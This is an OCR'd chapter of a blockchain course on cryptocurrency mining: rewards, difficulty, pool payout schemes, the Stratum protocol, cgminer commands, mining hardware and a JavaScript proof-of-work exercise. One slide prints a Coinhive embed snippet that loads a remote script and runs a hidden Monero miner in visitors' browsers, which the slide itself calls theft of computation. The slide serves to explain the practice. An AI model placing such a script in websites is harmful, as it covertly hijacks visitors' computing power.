
Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.4. Mining and Pools


Mining Process and Mining Pools


Network Difficulty, Mining Mechanics, CPU/GPU and ASIC Mining, Solo vs. Pool Mining





















Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



How Does Cryptocoin Mining Work?

Live Demo: http://yogh.io/#mine:last

Mining Rewards

- Miner who mined the block **receives** coins from two streams:
  - The **new bitcoins** created by the coinbase transaction
    - The reward began at 50 BTC
    - The reward is halved every 210,000 blocks
    - It will take about 132 years to mine all 6,929,999 block subsidies, and the last subsidy will be mined in 2140
  - The **fees** paid on the transactions

What is Network Difficulty?


- The mining **target** is also called "**network difficulty**"
  - The difficulty is defined by the magnitude of the target value
- In Bitcoin system if more **computational power** is added to the network, system **increases its difficulty** (so as to keep block time constant)

Target (Difficulty)
000dlks3nfolr0jdgf5h6h

Target (Difficulty)
000000gdjhfhj57kjytt9

Cryptocurrency Difficulty Growth

- Growing number of miners **raises the network difficulty**



Building a Miner for Simple JS Blockchain

JavaScript Blockchain with Simple Miner

Implementing Mining: Block Structure

```
class Block {
  constructor(index, timestamp, data, previousHash = '') {
    this.index = index;
    this.previousHash = previousHash;
    this.timestamp = timestamp;
    this.data = data;
    this.nonce = 0;
    this.hash = this.calculateHash();
}
```

Data is stored in the block (typically holds transactions)

Miners search for nonce calculate PoW hash and to mine the block

Implementing Mining: Proof of Work

```
mineBlock(difficulty) {
  while (this.hash.substring(0, difficulty) !==
      Array(difficulty + 1).join("0")) {
    this.nonce++;
    this.hash = this.calculateHash();
  }
  console.log("BLOCK MINED: " + this.hash);
}
```

Search for more zeroes than the difficulty

Increment the nonce to try again

Implementing Mining: Block Hash

```
calculateHash() {
  return SHA256(this.index +
    this.previousHash +
    this.timestamp +
    JSON.stringify(this.data) +
    this.nonce
  ).toString();
}
```

Miners use the block fields to calculate the block hash

The nonce is part of the block hash

Exercise: Proof of Work Miner

JavaScript Blockchain with PoW Miner

Mining Pools

Solo Mining and Mining Pools

Solo Mining vs. Pool Mining

- Proof of work mining takes on two forms:

Solo mining

Pool mining

What is Solo Mining?

- **Solo miners** have a **low probability** to "find" a block
  - Do **not share** the block reward
  - Do **not pay fees** to a pool
- Solo miners can run a single **CPU / GPU** or a large **farm**
- Works well early after a PoW cryptocurrency is launched

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Solo Mining is Like a Lottery!

- **Extremely low chance** to find a block, see an example:
  - Bitcoin block #487465 (09/2017)
  - Network **difficulty** = 1103400932964.29 ≈ **1.1034×10^{12}**
  - Expected **number of hashes** to find a block ≈ $1.1034 \times 10^{12} \times 2^{32}$ ≈ **4.74×10^{21}**
  - Typical ASIC **miner power** ≈ 14 TH/s ≈ **1.4×10^{13}** hashes/sec
  - Average **time to find a block** ≈ $4.74 \times 10^{21} / 1.4 \times 10^{13}$ ≈ ≈ 338 505 066 seconds ≈ 94 029 hours ≈ 3 917 days = **10.7 years**


Mining in a Pool is More Predictable

- It could **take years** for slower miners to mine a block
- What is a **mining pool**?
  - Miners **share** their processing **power** over a network
  - Pools **split the reward** between the miners
  - Pools take a **pool fee** from the miners


- In Jan 2018 the Antpool mines ~ 25 blocks / day
  - Recall that ~ 144 new Bitcoin blocks are mined per day

Bitcoin Solo vs. Pool Mining

- **Solo** Bitcoin mining workflow



- **Pool-Based** Bitcoin mining workflow



Proof of Some Work

- Pool accepts shares at **lower difficulty** than the actual chain
- Shares **mostly useless**, except they **prove workers aren't slacking off**
- Some shares will **exceed the requirements** by so much that they will be valid **even** on the actual chain
  - When this happens, the pool has **found a block**
  - **Reward split** between people who submitted shares

Mining Pool Methods


- **Pay-per-Share** (PPS)
  - Instant, guaranteed payout for each share, solved by a miner
- **Proportional**
  - Miners earn shares until the pool finds a block
  - After that **each user** gets reward
- **Bitcoin Pooled mining** ("Slush's system")
  - Older shares from the beginning of a block round are given less weight than more recent shares
  - Reduces the ability to cheat the mining pool system by switching pools during a round

Mining Pool Methods (2)

- **Pay-per-last-N-shares** (PPLNS)
  - Reward calculated on a basis of **N last shares**, instead of all shares for the last round


- **Geometric Method**
  - Similar to PPS: score granted for every new share
- **Double Geometric Method**
  - Generalized version of Geometric and PPLNS methods

Bitcoin Mining Pools




Source: https://blockchain.info/pools (Jan 2018)

Ethereum Mining Pools



Source: https://etherscan.io/stat/miner (Jan 2018)

Litecoin Mining Pools



Source: https://www.litecoinpool.org/pools (Jan 2018)

Mining: from Enthusiasts to Giant Enterprises

Why the Mining Farms are So Popular?

- Crypto **mining** has become a more specialized activity
- Industry invented **faster** Bitcoin **mining equipment like FPGAs** and **ASICs**
- More **profitable**

Stratum Protocol

- Created by **Slush pool** to **support pooled mining** as a replacement for obsolete "getwork" protocol in late 2012
- Originally designed for lightweight Bitcoin client **Electrum**

- Line-based protocol using plain **TCP socket**, with payload **encoded as JSON-RPC messages**
  - **Client opens TCP socket** and **writes requests** to the server in the form of **JSON messages** finished by the newline character **\n**
  - **Client receives** a valid JSON-RPC fragment containing the response

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Stratum Protocol Examples

- Miner authorizes workers

```
{"params": ["slush.miner1", "password"], "id": 2, "method":
"mining.authorize"}\n
{"error": null, "id": 2, "result": true}\n
```

- Client subscribes current connection for receiving mining jobs


```
{"id": 1, "method": "mining.subscribe", "params": []}\n
{"id": 1, "result": [ [ ["mining.set_difficulty",
"b4b6693b72a50c7116db18d6497cac52"], ["mining.notify",
"ae6812eb4cd7735a302a8a9dd95cf71f"]], "08000002", 4], "error":
null}\n
```

- Exception handling, example of rejected share

```
{"id": 10, "result": null, "error": (21, "Job not found", null)}
```

The "Stratum" Mining Protocol


- Stratum == popular mining protocol, used by PoW pools and miners
  - Simple, easy to implement, easy to debug, easy to extend



- Miners can **locally generate work** by rolling the **extranonce**
- Serve **18 EHash/s** (exa-hashes/s) **mining rig from a single TCP connection**
- **Disadvantage**: miners **cannot** choose the **transactions** on their own

Stratum Protocol Compatible Miners

- Miners with **native** support of the **Stratum protocol**:
  - bfgminer
  - cgminer (ver. 2.8.1 and newer)
  - poclbm (ver. 20120920 and newer)
- All current **getwork**-compatible miners can use Stratum mining proxy running locally on mining computer
  - One mining proxy can handle (almost) unlimited number of connected workers



Setup Miner Examples

- Connect cgminer to single pool examples


```
Single pool with a standard http proxy:
cgminer -o "http:proxy:port|http://pool:port" -u username -p passwd

Single pool with a socks5 proxy:
cgminer -o "socks5:proxy:port|http://pool:port" -u username -p passwd

Single pool with stratum protocol support:
cgminer -o stratum+tcp://pool:port -u username -p password
```

- Claymore's Dual Ethereum miner supports all Stratum versions for Ethereum (HTTP mode is necessary for solo mining only)

Coinhive JavaScript Miner

- Coinhive offers a JavaScript miner for Monero that can be embed in website
- The miner is not visible
  - Can be seen in the Task Manager CPU consumption
- Steals User computation power to mine for the website owner

```
<script
src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
      var miner = new CoinHive.User('SITE_KEY', 'john-doe');
      miner.start();
</script>
```



Exercise:
Mine **Ethereum** and **Monero** in a Pool

Mining Equipment

CPU, GPU, ASIC

Mining Equipment


- Different equipment is more effective with different PoW algorithms

Central Processing Unit (CPU)

- In the **beginning**, mining with a **CPU** was the only way to mine
  - Very **inefficient** for most algorithms
  - Some coins (like Monero) using **CryptoNight** and **X11** can still be mined **using CPU**

Graphics Processing Unit (GPU)

- GPU **rigs** can mine many hashing algorithms
- Ethereum miners mostly use **GPUs**
- Some GPUs are **hard to find**



Example of video card (**GPU**)

Example of **GPU mining rig**


Field-Programmable Gate Arrays – FPGA


- **FPGA** can implement complex digital computations
  - **FPGA** == field-programmable integrated circuit
  - Array of programmable logic blocks
  - Allows to build your own specialized CPU
- First **mining farms** were based on FPGA
  - FPGA miners used **much less power** than CPUs and GPUs with higher hashrate

Application-Specific Integrated Circuit (ASIC)

- **ASIC** miners are an integrated circuits customized particularly for **mining**
  - Hardware designed for mining
- Very **powerful**
  - Effective with less algorithms

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





Exercises: Implement a Simple Proof-of-Work Mining in JS

The goal of this exercise is to **understand the principles of blockchain technology** and where happens the moment of **mining**. You will modify an existing simple JS-based blockchain network implementation to add a **proof-of-work mining** inside its code.

The basic concept of blockchain is quite simple: a distributed ledger that maintains a continuously growing list of ordered records (blocks). First, you will run the simple JavaScript-based **model of blockchain** called "Naivechain", **add nodes** and **mine blocks**. Most of the code is based on this project: https://github.com/lhartikk/naivechain. Thanks to the original authors.


later, you will touch the principles of **proof-of-work mining** by modifying the existing code to add a **proof-of-work calculation** (by adding **nonce** + **timestamp** in the blocks).

For this exercise you will need **Linux** or Linux-like command-line environment. We use Debian-based distribution, but each other will work fine in most cases. Also, you will need "**node.js**", "**npm**" and "**cURL**" installed.


1. Clone the "Naivechain" from GitHub

1. Go to the https://github.com/lhartikk/naivechain. Click the green button "**Clone or download**" and **copy the repository address**.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



2. **Create directory** for the project. Name it "**SimpleMiner**".




3. Open the directory and right click to **open** it in the **terminal**.



4. First **check the versions** of "**node.js**", "**npm**" and "**cURL**". In terminal type: "**node -v**", "**npm -v**" and "**curl -V**" (for cURL type capital "V" for version). If you haven`t them installed in your computer, please install them.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
node -v
npm -v
curl -V
```




5. Clone the GitHub repository:

```
git clone https://github.com/lhartikk/naivechain.git
```



6. Then go to “naivechain” directory by typing "cd naivechain" in the terminal.


```
cd naivechain
```



7. Now type "npm install" to get the npm packages. You must see something like this: "added 67 packages in 7.056s".


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
npm install
```




2. Open the File "main.js" and take a Look at the Code Inside

1. Open the file "main.js" in your preferred text editor or IDE. For example, you can open it with "Text Editor".



2. Let`s pay attention on the block structure. To keep things as simple as possible our example contains only the most necessary elements: index, timestamp, data, hash and previous hash. Following the blockchain conception the hash of the previous block must be found in the block to preserve the chain integrity.



3. In the code we have class Block with constructor and five fields.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
class Block {
    constructor(index, previousHash, timestamp, data, hash) {
        this.index = index;
        this.previousHash = previousHash.toString();
        this.timestamp = timestamp;
        this.data = data;
        this.hash = hash.toString();
    }
}
```

4. Find the "calculateHash" function in the code. You will have to work on it to implement a **proof-of-work mining**. This function is the sacral **moment of mining** when the miner calculates the hash for the next block.

The block needs to be **hashed** to keep the integrity of the data. A **SHA-256** is taken over the content of the block. It should be noted that in our example we want to learn where the mining happens and illustrate how the blockchain works. In our case, this hash has nothing to do with real process of "mining", since there is no Proof Of Work problem to solve, but it illustrate the **process of block generating**. It real blockchains a Proof Of Work is a piece of data which is **difficult** (costly, time-consuming) to produce but **easy for others** to verify and which **satisfies** certain requirements. Producing a Proof Of Work can be a random process with low probability so that a lot of trial and error is required on average before a valid proof of work is generated. In order for a block to be accepted by network participants, miners must complete a Proof Of Work which covers all of the data in the block. Due to the very low probability of successful generation, this makes it **unpredictable** which worker computer in the network will be able to **generate** the next block. In our example this competition is not presented and **any** generated block is valid.

```
var calculateHash = (index, previousHash, timestamp, data) => {
    return CryptoJS.SHA256(index + previousHash + timestamp + data).toString();
};
```

5. When we want to **generate** a block, first we must know the **hash of the previous block** because this is the link between chains of the blockchain. Next, we must **create** the rest of the **required content** (index, hash, data and timestamp). The **Block data** is something that is provided by the end-user how you will see further.

```
var generateNextBlock = (blockData) => {
    var previousBlock = getLatestBlock();
    var nextIndex = previousBlock.index + 1;
    var nextTimestamp = new Date().getTime() / 1000;
    var nextHash = calculateHash(nextIndex, previousBlock.hash, nextTimestamp, blockData);
    return new Block(nextIndex, previousBlock.hash, nextTimestamp, blockData, nextHash);
};
```

6. An in-memory JavaScript **array** is used to **store the blockchain**. The **first block** of the blockchain is always a so-called "**genesis-block**", which is hard coded. We take it with function which returns a new Block with usual attributes. The Block index is 0, the "**previousHash**" don't exist in reality and we give him a string value "0". The current Block **hash** is hardcoded and **data field** contains string "**my genesis block**".

